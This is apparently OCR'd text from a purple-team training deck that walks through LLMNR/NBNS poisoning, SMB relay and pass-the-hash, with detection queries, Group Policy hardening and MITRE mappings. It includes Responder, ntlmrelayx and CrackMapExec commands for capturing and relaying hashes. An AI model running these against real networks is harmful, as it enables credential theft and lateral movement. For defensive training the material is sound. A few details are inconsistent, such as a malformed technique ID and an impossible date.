4,624	10.10.98.20	ws01.labs.local	ntlmssp	3	S-1-0-0

Atomic Purple Team Phase: Hunt and Defend

Event IDs:
4624 - An account was successfully logged on.
4625 - An account failed to log on.



Adjust / Harden

Are adjustments needed to reach LC Goal?


- Implement controls for limiting LLMNR and NBNS
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training

Document adjustments and attempt attack/defense again.

defensiveorigins.com

Atomic Purple Team Phase: Adjust and Harden

Links:
https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/
https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/
https://www.blackhillsinfosec.com/a-pentesters-voyage-the-first-few-hours/




Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.

Production Information Security Environment
Change Management Board
Report
Purple Team Effectiveness
Information Security Management
Risk Management

defensiveorigins.com

Atomic Purple Team Phase: Reporting



Report Findings and Prepare for Production

Purple Team Lifecycle

Overall
Status: **Completed**

PB1150 - NTLM Relay

Lifecycle Project Manager
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend

● Attack Simulation	● System Configuration Change
● Defense Simulation	● Information

APT Lifecycle Ingest and Research	● Lifecycle Type: **Attack Simulation** ● Lifecycle Objective: **Alert, Defend**	● Ingest Source: Known Threat ● **MITRE T11171** https://attack.mitre.org/techniques/T1110/ ● **MITRE T1075** https://attack.mitre.org/techniques/T1075/
	● Execute a simulation attack of an SMB relay end to end. Poison LLMNR/NBNS name resolution protocol. Relay authentications to systems that fail SMB signing requirements.	

Attack methodology	● Use Responder to capture authentication packets off network.
	`./Responder.py -I ens160`
	● Use impacket ntlmrelayx.py to relay captured hashes to other systems.
	`./ntlmrelayx.py -t ws10-01.lab.defensiveorigins.com -smb2support`
	● Cause workstation to query invalid file share location	

Defense methodology	● Search within optics stack for evidence of execution of password spray. Select the logs-endpoint-winevent-security-* index Toggle the event. Action, event_status_value, and user_name fields as columns The hunt involves timeline analysis and inspection of log entries. Note event.code 4776 and event_status_value "Account logon with misspelled or bad password"	
Lifecycle Adjustments	● Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters ● Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ ● Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.	

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1150.1


Change Management	● Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. ● Effected Users: Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any. ● Rollback: Unassign GPOs.
Lessons Learned	● LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be replayed to authenticate on other systems.

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1150.2

defensiveorigins.com
© Defensive Origins LLC LC1150.22 – LLMNR – SMB Relay

Atomic Purple Team Phase: Reporting

Related Atomic Purple Team Report: PB1150



Lessons Learned

New Techniques Learned?

- LLMNR and NBNS Poisoning
- LNK File Drop
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction

Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash

Has the organization’s security posture been improved?

Atomic Purple Team Lifecyle

Report

Risk Assessment

Planning

Attack


Hunt / Defend

Harden / Adjust

https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/

defensiveorigins.com

Atomic Purple Team Phase: Lessons Learned



SMB, LLMNR/NBNS
Pass the Hash Summary

Attack Methodology
Toolkit Locations
- https://github.com/byt3bl33d3r/CrackMapExec
- https://github.com/lgandx/Responder
- https://github.com/SecureAuthCorp/impacket
- https://jpcertcc.github.io/ToolAnalysisResultSheet/

Commands

```
Responder.py -I eth0
ntlmrelayx.py -smb2support -t <targetIP>
cme smb 10.1.1.10 -u user -H <ntHash>
```

Detect Methodology
Event IDs
4624, 4625 (logon success / logon fail)

Elastic Query
event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp

MITRE ATT&CK Maps
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Audit Policy Mapping
Windows Security Log (4624 and 4625 are logged by default)
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Defense Methodology
Enforce SMB Signing > Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options
Deny Network Logons > Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment

defensiveorigins.com
LC1150.24 – LLMNR – SMB Relay

Atomic Purple Team Phase: Lessons Learned

Commands:

```
Responder.py -I eth0
ntlmrelayx.py -smb2support -t <targetIP>
cme smb 10.1.1.10 -u user -H <ntHash>
```

Applied Purple Team Lab: L1150
Related Atomic Purple Team Report: PB1150

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Event IDs:
4624 - An account was successfully logged on.
4625 - An account failed to log on.

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket
https://github.com/byt3bl33d3r/CrackMapExec
https://github.com/byt3bl33d3r/CrackMapExec/wiki
https://github.com/PowerShellMafia/PowerSploit
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624